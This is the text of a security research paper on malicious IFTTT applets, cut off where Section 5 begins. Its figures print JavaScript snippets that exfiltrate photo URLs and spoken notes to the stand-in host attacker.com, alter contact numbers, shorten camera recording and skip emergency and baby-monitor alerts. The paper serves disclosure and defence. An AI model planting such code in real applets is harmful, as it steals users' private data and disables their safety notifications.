If This Then What? Controlling Flows in IoT Apps

Iulia Bastys
Chalmers University of Technology
Gothenburg, Sweden
bastys@chalmers.se

Musard Balliu
KTH Royal Institute of Technology
Stockholm, Sweden
musard@kth.se

Andrei Sabelfeld
Chalmers University of Technology
Gothenburg, Sweden
andrei@chalmers.se

ABSTRACT

IoT apps empower users by connecting a variety of otherwise unconnected services. These apps (or *applets*) are triggered by external information sources to perform actions on external information sinks. We demonstrate that the popular IoT app platforms, including IFTTT (If This Then That), Zapier, and Microsoft Flow are susceptible to attacks by malicious applet makers, including stealthy privacy attacks to exfiltrate private photos, leak user location, and eavesdrop on user input to voice-controlled assistants. We study a dataset of 279,828 IFTTT applets from more than 400 services, classify the applets according to the sensitivity of their sources, and find that 30% of the applets may violate privacy. We propose two countermeasures for short- and longterm protection: access control and information flow control. For short-term protection, we suggest that access control classifies an applet as either exclusively private or exclusively public, thus breaking flows from private sources to sensitive sinks. For longterm protection, we develop a framework for information flow tracking in IoT apps. The framework models applet reactivity and timing behavior, while at the same time faithfully capturing the subtleties of attacker observations caused by applet output. We show how to implement the approach for an IFTTT-inspired setting leveraging state-of-the-art information flow tracking techniques for JavaScript based on the JSFlow tool and evaluate its effectiveness on a collection of applets.

CCS CONCEPTS

• **Security and privacy → Web application security**; **Domain-specific security and privacy architectures**;

KEYWORDS

information flow; access control; IoT apps

ACM Reference Format:
Iulia Bastys, Musard Balliu, and Andrei Sabelfeld. 2018. If This Then What? Controlling Flows in IoT Apps. In *2018 ACM SIGSAC Conference on Computer & Communications Security (CCS '18), October 15–19, 2018, Toronto, ON, Canada.* ACM, New York, NY, USA, 18 pages. https://doi.org/10.1145/3243734.3243841

CCS '18, October 15–19, 2018, Toronto, ON, Canada

ACM ISBN 978-1-4503-5693-0/18/10…$15.00
https://doi.org/10.1145/3243734.3243841

Figure 1: IFTTT applet architecture, by example

1 INTRODUCTION

IoT apps help users manage their digital lives by connecting Internet-connected components from cyberphysical "things" (e.g., smart homes, cars, and fitness armbands) to online services (e.g., Google and Dropbox) and social networks (e.g., Facebook and Twitter). Popular platforms include IFTTT (If This Then That), Zapier, and Microsoft Flow. In the following, we focus on IFTTT as the prime example of IoT app platform, while pointing out that our main findings also apply to Zapier and Microsoft Flow.

IFTTT. IFTTT [26] supports over 500 Internet-connected components and services [25] with millions of users running billions of apps [24]. At the core of IFTTT are *applets*, reactive apps that include *triggers*, *actions*, and *filter* code. Triggers and actions may involve *ingredients*, enabling applet makers to pass parameters to triggers and actions. Figure 1 illustrates the architecture of an applet, exemplified by applet "Automatically back up your new iOS photos to Google Drive" [1]. It consists of trigger "Any new photo" (provided by iOS Photos), action "Upload file from URL" (provided by Google Drive), and filter code for action customization. Examples of ingredients are the photo `date` and `album` name.

Privacy, integrity, and availability concerns. IoT platforms connect a variety of otherwise unconnected services, thus opening up for privacy, integrity, and availability concerns. For *privacy*, applets receive input from sensitive information sources, such as user location, fitness data, private feed from social networks, as well as private documents and images. This raises concerns of keeping user information private. These concerns have additional legal ramifications in the EU, in light of the General Data Protection

Regulation (GDPR) [13] that increases the significance of using safeguards to ensure that personal data is adequately protected. For *integrity and availability*, applets are given sensitive controls over burglary alarms, thermostats, and baby monitors. This raises the concerns of assuring the integrity and availability of data manipulated by applets. These concerns are exacerbated by the fact that IFTTT allows applets from anyone, ranging from IFTTT itself and official vendors to any users as long as they have an account, thriving on the model of end-user programming [10, 39, 47]. For example, the applet above, currently installed by 97,000 users, is by user `alexander`.

Like other IoT platforms, IFTTT incorporates a basic form of access control. Users can see what triggers and actions a given applet may use. To be able to run the applet, users need to provide their credentials to the services associated with its triggers and actions. In the above-mentioned applet that backs up iOS photos on Google Drive, the user gives the applet access to their iOS photos and to their Google Drive.

For the applet above, the desired expectation is that users explicitly allow the applet accessing their photos *but* only to be used on their Google Drive. Note that this kind of expectation can be hard to achieve in other scenarios. For example, a browser extension can easily abuse its permissions [30]. In contrast to privileged code in browser extensions, applet filter code is heavily sandboxed by design, with no blocking or I/O capabilities and access only to APIs pertaining to the services used by the applet. The expectation that applets must keep user data private is confirmed by the IoT app vendors (discussed below).

In this paper we focus on a key question on whether the current security mechanisms are sufficient to protect against applets designed by malicious applet makers. To address this question, we study possibilities of attacks, assess their possible impact, and suggest countermeasures.

Attacks at a glance. We observe that filter code and ingredient parameters are security-critical. Filters are JavaScript code snippets with APIs pertaining to the services the applet uses. The user's view of an applet is limited to a brief description of the applet's functionality. By an extra click, the user can inspect the services the applet uses, iOS Photos and Google Drive for the applet in Figure 1. However, the user cannot inspect the filter code or the ingredient parameters, nor is informed whether filter code is present altogether. Moreover, while the triggers and actions may not be changed after the applet has been published, modifications in the filter code or parameter ingredients can be performed at any time by the applet maker, with no user notification.

We show that, unfortunately, malicious applet makers can bypass access control policies by special crafting of filter code and parameter ingredients. To demonstrate this, we leverage *URL attacks*. URLs are central to IFTTT and the other IoT platforms, serving as "universal glue" for services that are otherwise unconnected. Services like Google Drive and Dropbox provide URL-based APIs connected to applet actions for uploading content. For the photo backup applet, IFTTT uploads a new photo to its server, creates a publicly-accessible URL, and passes it to Google Drive. URLs are also used by applets in other contexts, such as including custom images like logos in email notifications.

We demonstrate two classes of URL-based attacks for stealth exfiltration of private information by applets: *URL upload attacks* and *URL markup attacks*. Under both attacks, a malicious applet maker may craft a URL by encoding the private information as a parameter part of a URL linking to a server under the attacker's control, as in `https://attacker.com?secret`.

Under the *URL upload attack*, the attacker exploits the capability of uploads via links. In a scenario of a photo backup applet like above, IFTTT stores any new photo on its server and passes it to Google Drive using an intermediate URL. Thus, the attacker can pass the intermediate URL to its own server instead, either by string processing in the JavaScript code of the filter, as in `'https://attacker.com?' + encodeURIComponent(originalURL)`, or by editing parameters of an ingredient in a similar fashion. For the attack to remain unnoticed, the attacker configures `attacker.com` to forward the original image in the response to Google Drive, so that the image is backed up as expected by the user. This attack requires no additional user interaction since the link upload is (unsuspiciously) executed by Google Drive.

Under the *URL markup attack*, the attacker creates HTML markup with a link to an invisible image with the crafted URL embedding the secret. The markup can be part of a post on a social network or a body of an email message. The leak is then executed by a web request upon processing the markup by a web browser or an email reader. This attack requires waiting for a user to view the resulting markup, but it does not require the attacker's server to do anything other than record request parameters.

The attacks above are general in the sense that they apply to both web-based IFTTT applets and applets installed via the IFTTT app on a user device. Further, we demonstrate that the other common IoT app platforms, Zapier and Microsoft Flow, are both vulnerable to URL-based attacks.

URL-based exfiltration attacks are particularly powerful because of their stealth nature. We perform a measurement study on a dataset of 279,828 IFTTT applets from more than 400 services to find that 30% of the applets are susceptible to stealthy privacy attacks by malicious applet makers. Moreover, it turns out that 99% of these applets are by third-party makers.

As we scrutinize IFTTT's usage of URLs, we observe that IFTTT's custom URL shortening mechanism is susceptible to brute force attacks [14] due to insecurities in the URL randomization schema.

Our study also includes attacks that compromise the integrity and availability of user data. However, we note that the impact of these attacks is not as high, as these attacks are not compromising more data than what the user trusts an applet to access.

Countermeasures: from breaking the flow to tracking the flow. The root of the problem in the attacks above is information flow from private sources to public sinks. Accordingly, we suggest two countermeasures: *breaking the flow* and *tracking the flow*.

As an immediate countermeasure, we suggest a per-applet access control policy to either classify an applet as private or public and thereby restrict its sources and sinks to either exclusively private or exclusively public data. As such, this discipline *breaks the flow* from private to public. For the photo backup applet above, it implies that the applet should be exclusively private. URL attacks in private applets can be then prevented by ensuring that applets cannot

build URLs from strings, thus disabling possibilities of linking to attackers' servers. On the other hand, generating arbitrary URLs in public applets can be still allowed.

IFTTT plans for enriching functionality by allowing multiple triggers and *queries* [28] for conditional triggering in an applet. Microsoft Flow already offers support for queries. This implies that exclusively private applets might become overly restrictive. In light of these developments, we outline a longterm countermeasure of *tracking information flow* in IoT apps.

We believe IoT apps provide a killer application for information flow control. The reason is that applet filter code is inherently basic and within reach of tools like JSFlow, performance overhead is tolerable (IFTTT's triggers/actions are allowed 15 minutes to fire!), and declassification is not applicable.

Our framework models applet reactivity and timing behavior while at the same time faithfully capturing the subtleties of attacker observations caused by applet output. We implement the approach leveraging state-of-the-art information flow tracking techniques [20] for JavaScript based on the JSFlow [21] tool and evaluate its effectiveness on a collection of applets.

Contributions. The paper's contributions are the following:

- We demonstrate privacy leaks via two classes of URL-based attacks, as well as violations of integrity and availability in applets (Section 3).
- We present a measurement study on a dataset of 279,828 IFTTT applets from more than 400 services, classify the applets according to the sensitivity of their sources, and find that 30% of the applets may violate privacy (Section 4).
- We propose a countermeasure of per-app access control, preventing simultaneous access to private and public channels of communication (Section 5).
- For a longterm perspective, we propose a framework for information flow control that models applet reactivity and timing behavior while at the same time faithfully capturing the subtleties of attacker observations caused by applet output (Section 6).
- We implement the longterm approach leveraging state-of-the-art JavaScript information flow tracking techniques (Section 7.1) and evaluate its effectiveness on a selection of 60 IFTTT applets (Section 7.2).

2 IFTTT PLATFORM AND ATTACKER MODEL

This section gives brief background on the applet architecture, filter code, and the use of URLs on the IFTTT platform.

Architecture. An IFTTT *applet* is a small reactive app that includes *triggers* (as in "If I'm approaching my home" or "If I'm tagged on a picture on Instagram") and *actions* (as in "Switch on the smart home lights" or "Save the picture I'm tagged on to my Dropbox") from different third-party partner *services* such as Instagram or Dropbox. Triggers and actions may involve *ingredients*, enabling applet makers and users to pass parameters to triggers (as in "Locate my home area" or "Choose a tag") and actions (as in "The light color" or "The Dropbox folder"). Additionally, applets may contain *filter code* for personalization. If present, the filter code is invoked after a trigger has been fired and before an action is dispatched.

Sensitive triggers and actions require users' authentication and authorization on the partner services, e.g., Instagram and Dropbox, to allow the IFTTT platform poll a trigger's service for new data, or push data to a service in response to the execution of an action. This is done by using the OAuth 2.0 authorization protocol [40] and, upon applet installation, re-directing the user to the authentication page that is hosted by the service providers. An access token is then generated and used by IFTTT for future executions of any applets that use such services. Fernandes et al. [12] give a detailed overview of IFTTT's use of OAuth protocol and its security implications. Applets can be installed either via IFTTT's web interface or via an IFTTT app on a user device. In both cases, the application logic of an applet is implemented on the server side.

Filter code. Filters are JavaScript (or, technically, TypeScript, JavaScript with optional static types) code snippets with APIs pertaining to the services the applet uses. They cannot block or perform output by themselves, but can use instead the APIs to configure the output actions of the applet. The filters are batch programs forced to terminate upon a timeout. Outputs corresponding to the applet's actions take place in a batch after the filter code has terminated, but only if the execution of the filter code did not exceed the internal timeout.

In addition to providing APIs for action output configuration, IFTTT also provides APIs for ignoring actions, via `skip` commands. When an action is skipped inside the filter code, the output corresponding to that action will not be performed, although the action will still be specified in the applet.

URLs. The setting of IoT apps is a heterogeneous one, connecting otherwise unconnected services. IFTTT heavily relies on URL-based endpoints as a "universal glue" connecting these services. When passing data from one service to another (as is the case for the applet in Figure 1), IFTTT uploads the data provided by the trigger (as in "Any new photo"), stores it on a server, creates a randomized public URL `https://locker.ifttt.com/*`, and passes the URL to the action (as in "Upload file from URL"). By default, all URLs generated in markup are automatically shortened to `http://ift.tt/` URLs, unless a user explicitly opts out of shortening [29].

Attacker model. Our main attacker model consists of a *malicious applet maker*. The attacker either signs up for a free user account or, optionally, a premium "partner" account. In either case, the attacker is granted with the possibility of making and publishing applets for all users. The attacker's goal is to craft filter code and ingredient parameters in order to bypass access control. One of the attacks we discuss also involves a *network attacker* who is able to eavesdrop on and modify network traffic.

3 ATTACKS

This section illustrates that the IFTTT platform is susceptible to different types of privacy, integrity, and availability attacks by malicious applet makers. We have verified the feasibility of the attacks by creating private IFTTT applets from a test user account. By making applets private to the account under our control, we ensured that they did not affect other users. We remark that third-party applets providing the same functionality are widely used by the IFTTT users' community (cf. Table 1 in the Appendix). We evaluate the impact of our attacks on the IFTTT applet store in Section 4.

Since users explicitly grant permissions to applets to access the triggers and actions on their behalf, we argue that the flow of information between trigger sources and action sinks is part of the users' privacy policy. For instance, by installing the applet in Figure 1, the user agrees on storing their iOS photos to Google Drive, independently of the user's settings on the Google Drive folder. Yet, we show that the access control mechanism implemented by IFTTT does not enforce the privacy policy as intended by the user. We focus on malicious implementations of applets that allow an attacker to exfiltrate private information, e.g., by sending the user's photos to an attacker-controlled server, to compromise the integrity of trusted information, e.g., by changing original photos or using different ones, and to affect the availability of information, e.g., by preventing the system from storing the photos to Google Drive. Recall that the attacker's goal is to craft filter code and ingredient parameters as to bypass access control. As we will see, our privacy attacks are particularly powerful because of their stealth nature. Integrity and availability attacks also cause concerns, despite the fact that they compromise data that the user trusts the applet to access, and thus may be noticed by the user.

3.1 Privacy

We leverage URL-based attacks to exfiltrate private information to an attacker-controlled server. A malicious applet maker crafts a URL by encoding the private information as a parameter part of a URL linking to the attacker's server. Private sources consist of trigger ingredients that contain sensitive information such as location, images, videos, SMSs, emails, contact numbers, and more. Public sinks consist of URLs to upload external resources such as images, videos and documents as part of the actions' events. We use two classes of URL-based attacks to exfiltrate private information: URL upload attacks and URL markup attacks.

URL upload attack. Figure 2 displays a URL upload attack in the scenario of Figure 1. When a maker creates the applet, IFTTT provides access (through filter code APIs or trigger/action parameters) to the trigger ingredients of the iOS Photos service and the action fields of the Google Drive service. In particular, the API `IosPhotos.newPhotoInCameraRoll.PublicPhotoURL` for the trigger "Any new photo" of iOS Photos contains the public URL of the user's photo on the IFTTT server. Similarly, the API `GoogleDrive.uploadFileFromUrlGoogleDrive.setUrl()` for the action field "Upload file from URL" of Google Drive allows uploading any file from a public URL. The attack consists of JavaScript code that passes the photo's public URL as parameter to the attacker's server. We configure the attacker's server as a proxy to provide the user's photo in the response to Google Drive's request in line 3, so that the image is backed up as expected by the user. In our experiments, we demonstrate the attack with a simple setup on a `node.js` server that upon receiving a request of the form `https://attacker.com?https://locker.ifttt.com/img.jpeg` logs the URL parameter `https://locker.ifttt.com/img.jpeg` while making a request to `https://locker.ifttt.com/img.jpeg` and forwarding the result as response to the original request. Observe that the attack requires no additional user interaction because the link upload is transparently executed by Google Drive.

```
1 var publicPhotoURL = encodeURIComponent(
      IosPhotos.newPhotoInCameraRoll.
      PublicPhotoURL)
2 var attack = 'https://attacker.com?' +
      publicPhotoURL
3 GoogleDrive.uploadFileFromUrlGoogleDrive.
      setUrl(attack)
```

Figure 2: URL upload attack exfiltrating iOS Photos

URL markup attack. Figure 3 displays a URL markup attack on applet "Keep a list of notes to email yourself at the end of the day". A similar applet created by Google has currently 18,600 users [17]. The applet uses trigger "Say a phrase with a text ingredient" (cf. trigger API `GoogleAssistant.voiceTriggerWithOneTextIngredient.TextField`) from the Google Assistant service to record the user's voice command. Furthermore, the applet uses the action "Add to daily email digest" from the Email Digest service (cf. action API `EmailDigest.sendDailyEmail.setMessage()`) to send an email digest with the user's notes. For example, if the user says "OK Google, add *remember to vote on Tuesday* to my digest", the applet will include the phrase *remember to vote on Tuesday* as part of the user's daily email digest. The markup URL attack in Figure 3 creates an HTML image tag with a link to an invisible image with the attacker's URL parameterized on the user's daily notes. The exfiltration is then executed by a web request upon processing the markup by an email reader. In our experiments, we used Gmail to verify the attack. We remark that the same applet can exfiltrate information through URL uploads attacks via the `EmailDigest.sendDailyEmail.setUrl()` API from the Email Digest service. In addition to email markup, we have successfully demonstrated exfiltration via markup in Facebook status updates and tweets. Although both Facebook and Twitter disallow 0x0 images, they still allow small enough images, invisible to a human, providing a channel for stealth exfiltration.

```
1 var notes = encodeURIComponent(GoogleAssistant
      .voiceTriggerWithOneTextIngredient.
      TextField)
2 var img = '<img src=\"https://attacker.com?' +
       notes + '\" style=\"width:0px;height:0px
      ;\">'
3 EmailDigest.sendDailyEmail.setMessage('Notes
      of the day' + notes + img)
```

Figure 3: URL markup attack exfiltrating daily notes

In our experiments, we verified that private information from Google, Facebook, Twitter, iOS, Android, Location, BMW Labs, and Dropbox services can be exfiltrated via the two URL-based classes of attacks. Moreover, we demonstrated that these attacks apply to both applets installed via IFTTT's web interface and applets installed via IFTTT's apps on iOS and Android user devices, confirming that the URL-based vulnerabilities are in the server-side application logic.

3.2 Integrity

We show that malicious applet makers can compromise the integrity of the trigger and action ingredients by modifying their content via JavaScript code in the filter API. The impact of these attacks is not as high as that of the privacy attacks, as they compromise the data that the user trusts an applet to access, and ultimately they can be discovered by the user.

Figure 4 displays the malicious filter code for the applet "Google Contacts saved to Google Drive Spreadsheet" which is used to back up the list of contact numbers into a Google Spreadsheet. A similar applet created by maker `jayreddin` is used by 3,900 users [31]. By granting access to Google Contacts and Google Sheets services, the user allows the applet to read the contact list and write customized data to a user-defined spreadsheet. The malicious code in Figure 4 reads the name and phone number (lines 1-2) of a user's Google contact and randomly modifies the sixth digit of the phone number (lines 3-4), before storing the name and the modified number to the spreadsheet (line 5).

```
1 var name = GoogleContacts.newContactAdded.Name
2 var num = GoogleContacts.newContactAdded.
      PhoneNumber
3 var digit = Math.floor(Math.random()*10)+''
4 var num1 = num.replace(num.charAt(5),digit)
5 GoogleSheets.appendToGoogleSpreadsheet.
      setFormattedRow(name+'|||'+num1)
```

Figure 4: Integrity attack altering phone numbers

Figure 5 displays a simple integrity attack on applet "When you leave home, start recording on your Manything security camera" [35]. Through it, the user configures the Manything security camera to start recording whenever the user leaves home. This can be done by granting access to Location and Manything services to read the user's location and set the security camera, respectively. A malicious applet maker needs to write a single line of code in the filter to force the security camera to record for only 15 minutes.

```
Manything.startRecording.setDuration('15 minutes')
```

Figure 5: Altering security camera's recording time

3.3 Availability

IFTTT provides APIs for ignoring actions altogether via `skip` commands inside the filter code. Thus, it is possible to prevent any applet from performing the intended action. We show that the availability of triggers' information through actions' events can be important in many contexts, and malicious applets can cause serious damage to their users.

Consider the applet "Automatically text someone important when you call 911 from your Android phone" by user `devin` with 5,100 installs [9]. The applet uses service Android Messages to text someone whenever the user makes an emergency call. Line 4 shows an availability attack on this applet by preventing the action from being performed.

```
1 if(AndroidPhone.placeAPhoneCallToNumber.
      ToNumber=='911') {
2   AndroidMessages.sendAMessage.setText('Please
        help me!')
3 }
4 AndroidMessages.sendAMessage.skip()
```

Figure 6: Availability attack on SOS text messages

As another example, consider the applet "Email me when temperature drops below threshold in the baby's room" [23]. The applet uses the iBaby service to check whether the room temperature drops below a user-defined threshold, and, when it does, it notifies the user via email. The availability attack in line 7 would prevent the user from receiving the email notification.

```
1 var temp = Ibaby.temperatureDrop.
      TemperatureValue
2 var thre = Ibaby.temperatureDrop.
      TemperatureThreshold
3 if(temp<thre) {
4   Email.sendMeEmail.setSubject('Alert')
5   Email.sendMeEmail.setBody('Room temperature
        is '+ temp)
6 }
7 Email.sendMeEmail.skip()
```

Figure 7: Availability attack on baby monitors

3.4 Other IoT platforms

Zapier and Microsoft Flow are IoT platforms similar to IFTTT, in that they also allow flows of data from one service to another. Similarly to IFTTT, Zapier allows for specifying filter code (either in JavaScript or Python), but, if present, the code is represented as a separate action, so its existence may be visible to the user.

We succeeded in demonstrating the URL image markup attack (cf. Figure 3) for a private app on test accounts on both platforms using only the trigger's ingredients and HTML code in the action for specifying the body of an email message. It is worth noting that, in contrast to IFTTT, Zapier requires a vetting process before an app can be published on the platform. We refrained from initiating the vetting process for an intentionally insecure app, instead focusing on direct disclosure of vulnerabilities to the vendors.

3.5 Brute forcing short URLs

While we scrutinize IFTTT's usage of URLs, we observe that IFTTT's custom URL shortening mechanism is susceptible to brute force attacks. Recall that IFTTT automatically shortens all URLs to `http://ift.tt/` URLs in the generated markup for each user, unless the user explicitly opts out of shortening [29]. Unfortunately, this implies that a wealth of private information is readily available via `http://ift.tt/` URLs, such as private location maps, shared images, documents, and spreadsheets. Georgiev and Shmatikov point out that 6-character shortened URLs are insecure [14], and can be easily brute-forced. While the randomized part of `http://ift.tt/` URLs is 7-character long, we observe that the majority of the URLs generated by IFTTT have a fixed character in one of the positions. (Patterns in shortened URLs may be used for user tracking.) With this heuristic, we used a simple script to search through the remaining 6-character strings yielding 2.5% success rate on a test of 1000 requests, a devastating rate for a brute-force attack. The long lifetime of public URLs exacerbates the problem. While this is conceptually the simplest vulnerability we find, it opens up for large-scale scraping of private information. For ethical reasons, we did not inspect the content of the discovered resources but verified that they represented a collection of links to legitimate images and web pages. For the same reasons, we refrained to mount large-scale demonstrations, instead reporting the vulnerability to IFTTT. A final remark is that the shortened links are served over

HTTP, opening up for privacy and integrity attacks by the network attacker.

Other IoT Platforms. Unlike IFTTT, Microsoft Flow does not seem to allow for URL shortening. Zapier offers this support, but its shortened URLs are of the form `https://t.co/`, served over HTTPS and with a 10-character long randomized part.

4 MEASUREMENTS

We conduct an empirical measurement study to understand the possible security and privacy implications of the attack vectors from Section 3 on the IFTTT ecosystem. Drawing on (an updated collection of) the IFTTT dataset by Mi et al. [36] from May 2017, we study 279,828 IFTTT applets from more than 400 services against potential privacy, integrity, and availability attacks. We first describe our dataset and methodology on publicly available IFTTT triggers, actions and applets (Section 4.1) and propose a security classification for trigger and action events (Section 4.2). We then use our classification to study existing applets from the IFTTT platform, and report on potential vulnerabilities (Section 4.3). Our results indicate that 30% of IFTTT applets are susceptible to stealthy privacy attacks by malicious applet makers.

4.1 Dataset and methodology

For our empirical analysis, we extend the dataset by Mi et al. [36] from May 2017 with additional triggers and actions. The dataset consists of three JSON files describing 1426 triggers, 891 actions, and 279,828 applets, respectively. For each trigger, the dataset contains the trigger's title, description, and name, the trigger's service unique ID and URL, and a list with the trigger's fields (i.e., parameters that determine the circumstances when the trigger should go off, and can be configured either by the applet or by the user who enables the applet). The dataset contains similar information for the actions. As described in Section 4.2, we enrich the trigger and action datasets with information about the *category* of the corresponding services (by using the main categories of services proposed by IFTTT [27]), and the *security classification* of the triggers and actions. Furthermore, for each applet, the dataset contains information about the applet's title, description, and URL, the developer name and URL, number of applet installs, and the corresponding trigger and action titles, names, and URLs, and the name, unique ID and URL of the corresponding trigger and action service.

We use the dataset to analyze the privacy, integrity and availability risks posed by existing public applets on the IFTTT platform. First, we leverage the security classification of triggers and actions to estimate the different types of risks that may arise from their potentially malicious use in IFTTT applets. Our analysis uses `Sparksoniq` [44], a `JSONiq` [32] engine to query large-scale JSON datasets stored (in our case) on the file system. `JSONiq` is an SQL-like query and processing language specifically designed for the JSON data model. We use the dataset to quantify on the number of existing IFTTT applets that make use of sensitive triggers and actions. We implement our analysis in Java and use the `json-simple` library [33] to parse the JSON files. The analysis is quite simple: it scans the trigger and action files to identify trigger-action pairs with a given security classification, and then retrieves the applets that use such a pair. The trigger and action's titles and unique service IDs provide a unique identifier for a given applet in the dataset, allowing us to count the relevant applets only once and thus avoid repetitions.

4.2 Classifying triggers and actions

To estimate the impact of the attack vectors from Section 3 on the IFTTT ecosystem, we inspected 1426 triggers and 891 actions, and assigned them a security classification. The classifying process was done manually by envisioning scenarios where the malicious usage of such triggers and actions would enable severe security and privacy violations. As such, our classification is just a lower bound on the number of potential violations, and depending on the users' preferences, finer-grained classifications are possible. For instance, since news articles are public, we classify the trigger "New article in section" from The New York Times service as public, although one might envision scenarios where leaking such information would allow an attacker to learn the user's interests in certain topics and hence label it as private.

Trigger classification. In our classification we use three labels for IFTTT triggers: *Private*, *Public*, and *Available*. *Private* and *Public* labels represent triggers that contain private information, e.g., user location and voice assistant messages, and public information, e.g., new posts on reddit, respectively. We use label *Available* to denote triggers whose content may be considered public, yet, the mere availability of such information is important to the user. For instance, the trigger "Someone unknown has been seen" from Netatmo Security service fires every time the security system detects someone unknown at the device's location. Preventing the owner of the device from learning this information, e.g., through `skip` actions in the filter code, might allow a burglar to break in the user's house. Therefore, this constitutes an availability violation.

Figure 8 displays the security classification for 1486 triggers (394 Private, 219 Available, and 813 Public) for 33 IFTTT categories. As we can see, triggers labeled as Private originate from categories such as *connected car*, *health & fitness*, *social networks*, *task management & to-dos*, and so on. Furthermore, triggers labeled as Available fall into different categories of IoT devices, e.g., *security & monitoring systems*, *smart hubs & systems*, or *appliances*. Public labels consist of categories such as *environment control & monitoring*, *news & information*, or *smart hubs & systems*.

Action classification. Further, we use three types of security labels to classify 891 actions: *Public* (159), *Untrusted* (272), and *Available* (460). *Public* labels denote actions that allow to exfiltrate information to a malicious applet maker, e.g., through image tags and links, as described in Section 3. *Untrusted* labels allow malicious applet makers to change the integrity of the actions' information, e.g., by altering data to be saved to a Google Spreadsheet. *Available* labels refer to applets whose action skipping affects the user in some way.

Figure 9 presents our action classification for 35 IFTTT categories. We remark that such information is cumulative: actions labeled as Public are also Untrusted and Available, and actions labeled as Untrusted are also Available. In fact, for every action labeled Public, a malicious applet maker may leverage the filter code to either modify the action, or block it via `skip` commands. Untrusted

Figure 8: Security classification of IFTTT triggers





Figure 9: Security classification of IFTTT actions



actions, on the other hand, can always be skipped. We have noticed that certain IoT service providers only allow user-chosen actions, possible evidence for their awareness on potential integrity attacks. As reported in Figure 9, Public actions using image tags and links appear in IFTTT categories such as *social networks*, *cloud storage*, *email* or *bookmarking*, and Untrusted actions appear in many IoT-related categories such as *environment control & monitoring*, *security & monitoring systems*, or *smart hubs & systems*.

Results. Our analysis shows that 35% of IFTTT applets use Private triggers and 88% use Public actions. Moreover, 98% of IFTTT applets use actions labeled as Untrusted.

4.3 Analyzing IFTTT applets

We use the security classification for triggers and actions to study public applets on the IFTTT platform and identify potential security and privacy risks. More specifically, we evaluate the number of privacy violations (insecure flows from Private triggers to Public actions), integrity violations (insecure flows from all triggers to Untrusted actions), and availability violations (insecure flows from Available triggers to Available actions). The analysis shows that 30% of IFTTT applets from our dataset are susceptible to privacy violations, and they are installed by circa 8 million IFTTT users. Moreover, we observe that 99% of these applets are designed by third-party makers, i.e., applet makers other than IFTTT or official service vendors. We remark that this is a very serious concern due to the stealthy nature of the attacks against applets' users (cf. Section 3). We also observe that 98% of the applets (installed by more than 18 million IFTTT users) are susceptible to integrity violations and 0.5% (1461 applets) are susceptible to availability violations. While integrity and availability violations are not stealthy, they

can cause damage to users and devices, e.g., by manipulating the information stored on a Google Spreadsheet or by temporarily disabling a surveillance camera.

Privacy violations. Figure 10 displays the heatmap of IFTTT applets with Private triggers (x-axis) and Public actions (y-axis) for each category. The color of a trigger-action category pair indicates the percentage of applets susceptible to privacy violations, as follows: red indicates 100% of the applets, while bright yellow indicates less than 20% of the applets. We observe that the majority of vulnerable applets use Private triggers from *social networks*, *email*, *location*, *calendars & scheduling* and *cloud storage*, and Public actions from *social networks*, *cloud storage*, *email*, and *notes*. The most frequent combinations of Private trigger-Public action categories are *social networks-social networks* with 27,716 applets, *social networks-cloud storage* with 5,163 applets, *social networks-blogging* with 4,097 applets, and *email-cloud storage* with 2,330 applets, with a total of ~40,000 applets. Table 1 in the Appendix reports popular IFTTT applets by third-party makers susceptible to privacy violations.

Integrity violations. Similarly, Figure 11 displays the heatmap of applets susceptible to integrity violations. In contrast to privacy violations, more IFTTT applets are potentially vulnerable to integrity violations, including different categories of IoT devices, e.g., *environment control & monitoring*, *mobile devices & accessories*, *security & monitoring systems*, and *voice assistants*. Interesting combinations of triggers-Untrusted actions are *calendars & scheduling-notifications* with 3,108 applets, *voice assistants-notifications* with 547 applets, *environment control & monitoring-notifications* with 467 applets, and *smart hubs & systems-notifications* with 124 applets.

Availability violations. Finally, we analyze the applets susceptible to availability violations. The results show that many existing applets in the categories of *security & monitoring systems*, *smart hubs & systems*, *environment control & monitoring*, and *connected car* could potentially implement such attacks, and may harm both users and devices. Table 2 in the Appendix displays popular IoT applets by third-party makers susceptible to integrity and availability violations.

5 COUNTERMEASURES: BREAKING THE FLOW

